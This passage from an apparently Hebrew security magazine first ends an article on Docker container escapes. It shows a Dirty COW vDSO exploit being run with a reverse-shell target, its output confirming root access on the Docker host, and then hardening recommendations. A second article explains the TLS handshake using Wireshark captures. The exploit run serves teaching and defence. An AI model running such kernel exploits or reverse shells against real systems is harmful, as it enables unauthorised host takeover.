45: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.2/16 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:acff:fe12:2/64 scope link
       valid_lft forever preferred_lft forever
```

עתה נריץ את ה-Exploit ונציג את כתובת ה-IP של המחשב אליו אנחנו מחוברים לאחר הרצת ה-Exploit:

```
./0xdeadbeef 172.18.0.2
```

```
root@01a0d6b54b73:/dirtycow-vdso# ./0xdeadbeef 172.18.0.2
[*] payload target: 172.18.0.2:1234
[*] exploit: patch 1/2
[*] vdso successfully backdoored
[*] exploit: patch 2/2
[*] vdso successfully backdoored
[*] waiting for reverse connect shell...
[*] enjoy!
[*] restore: patch 2/2
[*] vdso successfully restored
[*] restore: patch 1/2
[*] vdso successfully restored
/sbin/ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eno16777728: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:e2:dd:15 brd ff:ff:ff:ff:ff:ff
    inet 192.168.198.131/24 brd 192.168.198.255 scope global dynamic eno16777728
       valid_lft 1696sec preferred_lft 1696sec
    inet6 fe80::20c:29ff:fee2:dd15/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:2d:84:9e:5f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:2dff:fe84:9e5f/64 scope link
       valid_lft forever preferred_lft forever
```

כפי שניתן לראות, ה-Exploit העביר את המשתמש שלנו מתוך ה-Container לתוך ה-Docker Host. ניתן לראות כי כתובת ה-IP שאנו מקבלים בהרצת **ip addr** היא 192.168.198.131, הכתובת השייכת לשרת ה-Docker Host.

פרק סיכום - מה קרה ומה מומלץ?

במהלך המאמר הצגנו מספר דרכים ליציאה מתוך ה-Container. הראשון התבסס על כך שהתקשורת בין ה-Containers בסביבה לא הייתה מוגבלת (ICC), השני בעקבות שימוש של הרשאות גבוהות (Privileged) ל-Container, והשלישי בעקבות Kernel פגיע של ה-Docker Host. כפי שצוין, חולשות אלו אינן חולשות בכלי ה-Docker אלא חולשות הנובעות מהגדרות הנוגעות ל-Docker וכן לרכיבי מערכת איתם ה-Docker עובד.

למרות שגם ל-Docker יש חולשות במוצר, ה-Docker הינו מוצר שעדיין בהתפתחות משמעותית אבל נכון לשנת 2017, הוא כבר במקום יציב מבחינת אבטחת המידע. כמו בכל מערכת, חשוב לנהל את הכלי בצורה חכמה ולבחור את הסיכונים שלנו בקפידה.

אז, על מנת שלא לאפשר ל-Docker להיות החוליה החלשה בארגון, מה נכון לעשות?

ל-CIS כבר יש Benchmark לגבי הקשחה ואבטחה של ה-Docker אבל כמה מכם באמת יישמתם מסמך CIS מקצה לקצה?

אז אמנם אפשר לכתוב עשרות דפים של המלצות שנוגעות ל-Docker אך בראשי פרקים, המלצותינו הן:

1. ניהול גרסאות עדכניות של מערכת ההפעלה, תוכנת ה-Docker, ה-Kernel של המערכת ועוד.
2. הקשחה של מערכת ההפעלה המשמשת אותנו כ-Docker Host.
3. מעבר על הגדרות ברירת המחדל של Docker כולל חסימת תקשורת בין Containers (icc=false).
4. אי-שימוש ב-Privileged Containers.
5. הקמת שרת Registry עדכני, פנימי לארגון שמיישם authentication דו כיווני עם שרתי ה- Docker Host.
6. שימוש רק ב-Images ממקור אמין, Official images או ייצור עצמי מתוך official image.
7. לשקול הפרדת סביבות Docker Host למכונות שונות (אפשר וירטואליות) על מנת ליצור הפרדה מעשית בין Containers שונים באופן שגם אם אחד נפרץ, זה לא יוביל להשתלטות מלאה גם על סביבות אחרות.
8. במידת האפשר, הגדרת ה-Containers כ-Read only.
9. שמירת תיעוד (logging) של סביבת ה-Docker באופן מפורט שמאפשר חקירה של תקלות.
10. במקרה של שימוש ב-API של Docker Daemon, לחשוף אותו רק בפני הצוותים אליהם זה נחוץ ולא פתיחתו ל-0.0.0.0.
11. לא לשתף תיקיות רגישות לתוך Containers ובטוח לא לשתף את הקובץ docker.sock לתוך container, גם אם זה נוח שיש container ממנו אפשר לשלוח פקודות docker.
12. במקרה של חריגה, מומלץ להתייעץ עם אדם נוסף שפעמים רבות יכול להאיר/ להעיר אפשרויות נוספות.

קישורים בנושא

- https://github.com/eyigal/Docker-DigitalWhisper
- https://docs.docker.com/engine/docker-overview/#the-underlying-technology
- http://archive.kernel.org/centos-vault/7.0.1406/isos/x86_64/CentOS-7.0-1406-x86_64-Minimal.iso
- https://dirtycow.ninja/
- https://blog.paranoidsoftware.com/dirty-cow-cve-2016-5195-docker-container-escape/
- http://man7.org/linux/man-pages/man2/ptrace.2.html

על המחברים

- **יגאל אלפנט:** עצמאי, אנליסט וחוקר טכנולוגיות ואבטחת מידע, מדריך, ומנחה תהליכי SDLC.
  - אתר אינטרנט: www.ysqrd.net
  - אימייל: yigal@ysqrd.net
  - GitHub: https://github.com/eyigal

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3

TLS - חלק א' (הצפנות א-סימטריות, RSA הבסיס המתמטי)

מאת שחר קורוט (Hutch)

הקדמה

Transport Layer Security (או בקיצור TLS), הינו פרוטוקול האבטחה הפופולרי והחשוב ביותר של רשת אינטרנט. כמעט כל אתרי האינטרנט המוגנים באמצעים קריפטוגרפיים מסתמכים על פרוטוקולים המהווים חלק מהחבילה SSL/TLS. מסחר אלקטרוני, בנקאות מקוונת, דואר אלקטרוני, VoIP, מחשוב ענן ועוד...

TLS הוא פרוטוקול ורסטילי שמטרתו אבטחת שיחת שרת/לקוח בשיטות קריפטוגרפיות חזקות והוא אמור למנוע ציתות, זיוף, או חבלה (שינוי זדוני) של המידע העובר בין השרת והלקוח. מאפשר חיבור אנונימי, אימות שרת (חד-צדדי) או אימות דו-צדדי, תוך שמירה על דיסקרטיות ושלמות המסרים. שלוש נקודות עיקריות שהפרוטוקול אמור לתת להם מענה הם:

- פרטיות - המושגת באמצעות הצפנה סימטרית.
- אימות - המושג באמצעות תעודת מפתח ציבורי.
- אמינות - המושגת באמצעות קוד אימות מסרים.

[מתוך ויקיפדיה]

ב-TLS אנו, בין היתר, משתמשים בהצפנה סימטרית הדורשת "סוד משותף" כלשהו. סוד זה יכול להקבע על ידי הסכמה מראש של שני הצדדים, אך אחד הדברים המדהימים ב- TLS הוא שאיננו קובעים את ה"סוד המשותף" מראש אלא מעבירים אותו על גבי הרשת באופן שתוקף לא יוכל להאזין לו, דבר שנשמע מעט לא הגיוני אבל בהחלט אפשרי.

למעשה, זהו בדיוק הפתרון שנותן לנו עיקרון החלפת המפתחות שבו נעסוק במאמר זה, שבו השרת והלקוח קובעים "סוד משותף" שהוא הבסיס להצפנה הסימטרית.

על מנת להבין את TLS טוב יותר ראשית עלינו להסתכל על הפרוטוקול כפתרון לבעיית "החלפת המפתחות", כדי שנוכל להבין טוב יותר החלטתי לתת דוגמא שלא כוללת בתוכה את טכנולוגיית המחשבים.

הסיפור הקלאסי מתחיל כמובן באליס ובוב שגרים באותה מדינה ונוהגים להתכתב בדואר. שניהם יודעים שפקיד הדואר, איב, נוהג לפתוח את הדואר לפני שהוא מעביר אותו ולחטט במכתבים.

יום אחד אליס מעלה רעיון מעניין, היא שולחת חבילה לבוב ומחליטה לנעול את החבילה באמצעות מפתח, את המפתח הנוסף שמה בתוך הקופסה. אליס שולחת את הקופסה לבוב. כאשר פקיד הדואר איב מנסה לגלות את תוכן החבילה הוא לא מצליח כיוון שאין לו את המפתח.

הקופסה מגיעה לבוב, בוב נועל גם הוא את הקופסה עם המנעול שלו ושולח חזרה לאליס. כמובן שאיב עדיין לא יכול לפתוח את הקופסה שנעולה כרגע בשתי מנעולים.

אליס מקבלת את הקופסה, פותחת את המנעול שלה ושולחת חזרה לבוב. איב, עדיין אינו יכול לפתוח את הקופסה בגלל המנעול של בוב שעדין קיים עליה.

בוב מקבל את הקופסה, פותח את המנעול שלו וכעת יש את המפתח למנעול של אליס שהוא המפתח המשותף לשתיהם.

Transport Layer Security - TLS

TLS הינו פרוטוקול האחראי על פרטיות המידע העובר בין שני רכיבי רשת המעוניינים לקיים שיחה מוצפנת ולמעשה מאפשר לנו להוסיף אבטחה לפרוטוקולים אפליקטביים כמו HTTP, FTP, SNMP וכו'. הפרוטוקול מורכב משתי שכבות, **TLS Handshake** ו-**TLS Record Protocol** כאשר התקשורת מבוססת TCP.

TLS Record Protocol יוצר קישור מאובטח אשר מספק את שני המאפיינים הבאים:

- **פרטיות החיבור** - המושגת באמצעות **הצפנה סימטרית** כגון RC4 ו-AES, המפתח הפרטי עבור ההצפנה הסימטרית נקבע מראש בשכבת ה-TLS Handshake.
- **אמינות החיבור** - המושגת באמצעות **Message Authentication Code, MAC** הינו שם כולל לקבוצה של פונקציות עם מפתח סודי המשמשות לאימות (Authentication) והבטחת שלמות מסרים (Message Integrity).
  מנגנון ה-MAC משתמש בדרך כלל בפונקציות Hash (למרות שזו לא הדרך היחידה) כגון MD5, SHA1 SHA256.

ה-TLS Record Protocol למעשה מבצע אנקפסולציה (כימוס) של מספר פרוטוקולים בדר"כ של שכבות הגבוהות יותר לדוגמא HTTP.

TLS Handshake - מאפשרת לשרת וללקוח להזדהות אחד עם השני, ולסכם את אלגוריתם ההצפנה והמפתחות הקריפטוגרפיים שבהם ישתמשו, כל זה נעשה למעשה לפני ששכבת האפליקציה מתחילה את העברת המידע.

בלחיצת היד משיגים שלושה יעדים:


1. הצדדים מסכמים ביניהם על "חבילת צופן", ערכה של אלגוריתמים קריפטוגרפיים (וגודל מפתחות ההצפנה) שייעשה בהם שימוש לצורך הפרוטוקול.
2. הצדדים מייצרים סוד משותף על מנת לגזור ממנו מפתחות שיחה, העברת הסוד מתבצעת על ידי **הצפנה א-סימטרית**.
3. הצדדים מאמתים את זהותם. אף על פי ש-SSL תומך באנונימיות, אימות חד-צדדי או אימות דו-צדדי, מקובל בשלב זה לוודא רק את זהות השרת.

[מתוך ויקיפדיה]

TLS Handshake יוצר קישור מאובטח אשר מספק את שלושת המאפיינים הבאים:

- **הזדהות (authentication) -** של הצדדים המתקשרים, יכולה עשויה להיותלהזדהות באמצעות הצפנה סימטרית או לחלופיןלהתבצע ע"י הצפנה א-סימטרית כגון RSA, DSA Diffie-Hellman וכו'
- **החלפת המפתח המשותף בוצעה באופן מאובטח** - כלומר הסוד המשותף לא ניתן לציתות אף אם תוקף ביצע בהצלחה מתקפת Man In The Middle על החיבור בין שתי הצדדים.
- **החלפת המפתח המשותף בוצעה באופן אמין** - כלומר אף תוקף לא יוכל לערוך את התקשורת בעת החלפת המפתח מבלי שהדבר יזוהה על ידי שני הצדדים המתקשרים.

נחלק את התקשורת לארבעה שלבים עיקריים (על מנת לאפשר הבנה טובה יותר):



- שלב א' - כולל את שלבים 1,2,3,6,7.
- שלב ב' - כולל את שלבים 4,5 (שלב ב' קוטע את שלב א', נתייחס לזה בהמשך)
- שלב ג' - כולל את שלב 8.
- שלב ד' - כולל את שלבים 9-12.

Basic TLS Handshake

מושגי בסיס:

- **Cipher suite -** כאשר מתבצע Handshake בתהליך ה-TLS, הלקוח משתף עם השרת את ה- cipher suite list כדי להבהיר לשרת באיזה סוגי הצפנות תומך הלקוח, השרת לאחר מכן שולח ללקוח את ה- cipher suite הנבחר.

- בפעולה זו נקבעים מספר פרמטרים:
- **Key exchange algorithm** - השרת והלקוח בוחרים את האלגוריתם שאיתו יבצעו הזדהות זה מול זה.
- **Bulk encryption algorithm** - השרת והלקוח בוחרים את השיטה שבה יוצפן המידע בשלב ההצפנה הסימטרית.
- **Message Authentication Code** - קוד אימות מסרים - Message Authentication Code בקיצור **MAC**, הוא שם כולל לקבוצה של פונקציות עם מפתח סודי המשמשות לאימות (Authentication) והבטחת שלמות מסרים (Message Integrity). פונקציית MAC מקבלת מפתח סודי ומסר באורך שרירותי ומפיקה פיסת מידע קצרה הנקראת תג אימות (Authenticator) והוא נשלח לצד המקבל יחד עם המידע המאומת או בנפרד. המקבל יכול בעזרת אלגוריתם מתאים לוודא באמצעות התג שקיבל שהמסמך אותנטי. אלגוריתם קוד אימות מסרים הוא סימטרי במובן שהשולח והמקבל חייבים לשתף ביניהם מראש מפתח סודי, באמצעותו המקבל יכול לוודא שהמסמך הגיע מהמקור שהוצהר וכי לא נעשה כל שינוי בתוכנו במהלך ההעברה. היות שלא ניתן להכין תג אימות מתאים ללא ידיעת מפתח האימות הסודי, אם נעשה שינוי כלשהו בתוכן המסר לא יצליח היריב לשנות גם את התג בצורה מתאימה ולכן המקבל יבחין בשינוי בסבירות גבוהה מאוד, יידחה את המסר המזויף על הסף ויעביר הודעה מתאימה לשולח.

[מתוך ויקיפדיה]

השרת והלקוח קובעים את סוג ה-MAC בו ישתמשו.

לדוגמא TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256, TLS_ECDHE_RSA - היא ה-Key exchange algorithm, AES_128_GCM - היא סוג ההצפנה הסימטרית, ו-SHA256 הינו סוג ה-MAC.

- **Digital certificate** - או בשמו השני public key certificate, שיטת הצפנה זו למעשה עובדת בצורה כזאת שמפתח ההצפנה שונה ממפתח הפענוח (נקרא גם הצפנה א-סימטרית, למפתח הציבורי והפרטי קשר מתמטי). כלומר כל משתמש מייצר זוג מפתחות: מפתח ציבורי (Public key) שהוא מפתח הצפנה הפומבי, הנגיש לכל ומפתח פרטי (Private key) מתאים, הנשמר בסוד ומשמש לפענוח.
ההתאמה היא חד-חד ערכית (לכל מפתח ציבורי קיים אך ורק מפתח פרטי יחיד המתאים לו ולהפך).
כדי להצפין מסר בשיטה זו על המצפין להשיג לידיו עותק אותנטי של המפתח הציבורי של המקבל.

- בטיחות שיטת מפתח ציבורי נשענת על הקושי שבחישוב המפתח הפרטי מתוך המפתח הציבורי. מסיבה זו מכונה שיטה זו א-סימטרית, לעומת לשיטת הצפנה סימטרית שבה מפתח הפענוח זהה למפתח ההצפנה.
- **Public key infrastructure -** או בקיצור PKI, היא למעשה אוסף של תוכנות, נהלים וכל הפרוצדורות אשר כוללות ניהול של ה-Digital certificate.
ה-PKI מורכב ממספר גורמים Certificate Authority - CA, Registration Authority - RA, VA - validation authority.

- **CA -** משמש כ-root of trust, בתשתית ה-PKI ומספקת שירותי זיהוי למחשבים.

כעת, לאחר שהבנו את מושגי הבסיס - נמשיך להסבר שלב א'.

הסבר תהליך ה-TLS בצורה מופשטת:

ניקח לדוגמא חיבור לאתר אינטרנט על מנת לפשט את התהליך מחשבתית, הלקוח פונה לאתר באמצעות HTTPs כלומר פותח חיבור TCP מול השרת, לאחר שהושלם חיבור TCP, הלקוח שולח Client Hello (שלב א') שבו למעשה הוא מבקש מהשרת לעבור לקישור מוצפן (ולמעשה הלקוח גם מציג לשרת בבקשה זו את סוגי ההצפנות שבהם הוא תומך).

השרת בתמורה שולח Server Hello, הודעה שבה הוא למעשה מסכים לעבור לקישור מוצפן בהתאם להצפנה שהשרת בחר (כמובן ששתיהם הצדידים צריכים להכיר אותה), בנוסף הוא שולח את ה- Public Key שלו שזאת למעשה תעודה שהלקוח יאמת מול צד שלישי כדי להוכיח שאף גורם זר אינו מנסה להתחזות לשרת שאילו ניסה להתחבר (בשלב ב').


לאחר מכן הלקוח והשרת מבצעים "החלפת מפתחות" שנקרא גם שלב ההצפנה הא-סימטרית (שלב ג') שבו למעשה הם מסכימים על מפתח סודי שאיתו יצפינו את כל התעבורה, הם עושים זאת על גבי תווך שאינו מוצפן ובכל זאת לא מעבירים ממש את ה"מפתח הסודי" בתווך זה (יוסבר לעומק כאשר נגיע לדוגמא ל-RSA)

ולאחר מכן לאחר שיש ללקוח ולשרת מפתח משותף להצפנה הם יכולים להשתמש במפתח זה להצפנה סימטרית כלומר שימוש בהצפנות כגון AES או 3DES שדורשים "סוד משותף" מהלקוח והשרת (שלב ד').

וכך למעשה התבצע חיבור מוצפן שלא ניתן לפצח אותו גם אם תוקף האזין לתעבורה, וגם אם תוקף ניסה להתחזות לשרת.

שלב א'

הקישור למעשה מתחיל בתהליך שאנו מכירים שהוא למעשה קישור TCP בסיסי שאנו מכירים, הלקוח שולח SYN השרת מחזיר לו ACK ולאחר מכן לאחר שהלקוח שולח את ה-SYN, ACK שלו הוא מתחיל עם ה-Client Hello שהוא למעשה הבקשה הראשונה להתחיל לדבר ב-TLS.



בקשת Client Hello: בתמונה הבאה (הלקוחה מתוך Wireshark) ניתן לראות חבילת Hello ששלח הלקוח לשרת, בנוסף, ניתן לראות כי שכבת ה-Secure Socket Layer הינה השכבה שעוטפת את כל השכבות מתחתיה:

```
Frame 23208: 260 bytes on wire (2080 bits), 260 bytes captured (2080 bits) on interface 0          <---------- שכבה 2
Ethernet II, Src: LiteonTe_15:ca:fa (40:f0:2f:15:ca:fa), Dst: Cisco_fd:6f:c0 (e4:c7:22:fd:6f:c0)  ---------- שכבה 2
Internet Protocol Version 4, Src: 192.168.2.52 (192.168.2.52), Dst: 93.184.220.127 (93.184.220.127) <---------- שכבה 3
Transmission Control Protocol, Src Port: 2283 (2283), Dst Port: 443 (443), Seq: 1, Ack: 1, Len: 206 <---------- שכבה 4
Secure Sockets Layer <---------- שכבה 7
  TLSv1.2 Record Layer: Handshake Protocol: Client Hello
    Content Type: Handshake (22)
    Version: TLS 1.0 (0x0301)
    Length: 201
  Handshake Protocol: Client Hello
      Handshake Type: Client Hello (1)
      Length: 197
      Version: TLS 1.2 (0x0303)
    Random
        GMT Unix Time: Mar 23, 2090 07:47:50.000000000 Jerusalem Standard Time
        Random Bytes: 3271176c8ec67b8fbab5cb48ba69989d6b97cf5115c2c66e...
      Session ID Length: 0
      Cipher Suites Length: 30
    Cipher Suites (15 suites)
        Cipher Suite: TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (0xcc14)
        Cipher Suite: TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xcc13)
        Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
        Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
        Cipher Suite: TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x009e)
        Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
        Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
        Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
        Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
        Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
        Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x0033)
        Cipher Suite: TLS_RSA_WITH_AES_128_GCM_SHA256 (0x009c)
        Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
        Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
        Cipher Suite: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000a)
      Compression Methods Length: 1
    Compression Methods (1 method)
      Extensions Length: 126
    Extension: renegotiation_info
    Extension: server_name
    Extension: Unknown 23
    Extension: SessionTicket TLS
    Extension: signature_algorithms
    Extension: status_request
    Extension: next_protocol_negotiation
    Extension: signed_certificate_timestamp
    Extension: Application Layer Protocol Negotiation
    Extension: Unknown 30032
    Extension: ec_point_formats
    Extension: elliptic_curves
```

נסביר על המרכיבים העיקריים:

- **Client version** - גרסאת ה-TLS שבה הלקוח מעוניין לעבוד, העדיפות תמיד תהיה החדשה ביותר שבה תומך הלקוח עם אפשרות כמובן בתמיכה בגרסאות אחורה כדי לאפשר תמיכה גם מול שרתים ישנים.
- **Random** - ערך רנדומלי שהמשתמש מייצר, הנקרא גם Cryptographic nonce.
- **Cipher suite**s - הינה הרשימה של שיטות ההצפנה המועדפות והנתמכות ע"י הלקוח, ומאפשרות למעשה לשרת להבין באיזה שיטות הצפנה אפשרי לדבר עם הלקוח, בהמשך נעבור על חלק מן השיטות כדי להבין טוב יותר מה ההבדלים בינהם.

לדוגמא: Cipher Suite: TLS_RSA_WITH_3DES_EDE_CBC_SHA.

- **Session id** - לאחר שבוצעה כבר פעם אחת Handshake לקוח יכול לשלוח את ה-Session ID שקיבל מהשרת ובכך לקצר את תהליך ה-Handshake בכך שלמעשה בפרמטר זה מבקש מהשרת לחזור אל המפתח שהכינו בהתקשרות האחרונה ולמעשה למנוע החלפת מפתחות חוזרת מיותרת, בזכות המנגנון הזה ניתן לבצע Renegotiation.
- **Compression methods** - סוג הדחיסה בו מבקש הלקוח להשתמש, למשל Gzip.

לאחר שהלקוח שלח את בקשת ה-Client Hello הוא מחכה לתשובת ה-Server Hello מהשרת וכל תגובה אחרת מהשרת תגרום ל Fatal error (שגיאה קריטית).

בקשת Server Hello: השרת מחזיר ללקוח בקשת Hello, שנראת כך:

```
Secure Sockets Layer
  TLSv1.2 Record Layer: Handshake Protocol: Server Hello
    Content Type: Handshake (22)
    Version: TLS 1.2 (0x0303)
    Length: 80
    Handshake Protocol: Server Hello
      Handshake Type: Server Hello (2)
      Length: 76
      Version: TLS 1.2 (0x0303)
      Random
        GMT Unix Time: Mar 17, 2037 01:01:37.000000000 Jerusalem Standard Time
        Random Bytes: 6e6d3ada1a28e5eaaf7ca14a9c4f9e4899d218e6deb9b217...
      Session ID Length: 0
      Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
      Compression Method: null (0)
      Extensions Length: 36
      Extension: renegotiation_info
      Extension: ec_point_formats
        Type: ec_point_formats (0x000b)
        Length: 4
        EC point formats Length: 3
        Elliptic curves point formats (3)
          EC point format: uncompressed (0)
          EC point format: ansiX962_compressed_prime (1)
          EC point format: ansiX962_compressed_char2 (2)
      Extension: SessionTicket TLS
      Extension: status_request
      Extension: Application Layer Protocol Negotiation
```

בקשה זו למעשה קובעת מספר דברים ללקוח:

- סוג פרוטוקול ההצפנה, TLS 1.2 במקרה הנ"ל.
- Cipher Suite - השרת למעשה לוקח אחת מן ה-Cipher suite שהציע לו הלקוח וקובע כי נשתמש בו לצורך ההצפנה, במקרה שלנו TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (לא להבהל, מבטיח לסביר על ההבדלים בהמשך!).
- Random - ערך רנדומלי שהשרת מג'נרט.


לאחר מכן השרת שולח את ה-Public Key שלו, כלומר ה-Certificate:

```
⊞ Frame 758: 1414 bytes on wire (11312 bits), 1414 bytes captured (11312 bits) on interface 0
⊞ Ethernet II, Src: Cisco_fd:6f:c0 (e4:c7:22:fd:6f:c0), Dst: LiteonTe_15:ca:fa (40:f0:2f:15:ca:fa)
⊞ Internet Protocol Version 4, Src: 93.184.220.127 (93.184.220.127), Dst: 192.168.2.45 (192.168.2.45)
⊞ Transmission Control Protocol, Src Port: 443 (443), Dst Port: 55476 (55476), Seq: 1361, Ack: 189, Len: 1360
⊞ [2 Reassembled TCP Segments (2427 bytes): #757(1275), #758(1152)]
⊟ Secure Sockets Layer
  ⊟ TLSv1.2 Record Layer: Handshake Protocol: Certificate
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 2422
    ⊟ Handshake Protocol: Certificate
        Handshake Type: Certificate (11)
        Length: 2418
        Certificates Length: 2415
      ⊟ Certificates (2415 bytes)
          Certificate Length: 1282
        ⊟ Certificate (id-at-commonName=*.soundcloud.com,id-at-organizationalUnitName=Domain Control Validated)
          ⊟ signedCertificate
              version: v3 (2)
              serialNumber : 0x11216db183de5f773e78f022048c0d6a8d47
            ⊟ signature (sha256WithRSAEncryption)
                Algorithm Id: 1.2.840.113549.1.1.11 (sha256WithRSAEncryption)
            ⊞ issuer: rdnSequence (0)
            ⊞ validity
            ⊞ subject: rdnSequence (0)
            ⊞ subjectPublicKeyInfo
            ⊞ extensions: 9 items
          ⊟ algorithmIdentifier (sha256WithRSAEncryption)
              Algorithm Id: 1.2.840.113549.1.1.11 (sha256WithRSAEncryption)
            Padding: 0
            encrypted: 8272e512d4c0ea7550acc4615127859abc761aa4f29f5d8f...
```

דבר זה למעשה מבקש מהלקוח לעבור לשלב ב' שהוא בדיקת מהימנות ה-Certificate, כלומר בדיקה מול גורם שלישי שתוכיח שזהו באמת ה-Certificate ל-SoundCloud.com (האתר אילו אנו גולשים).

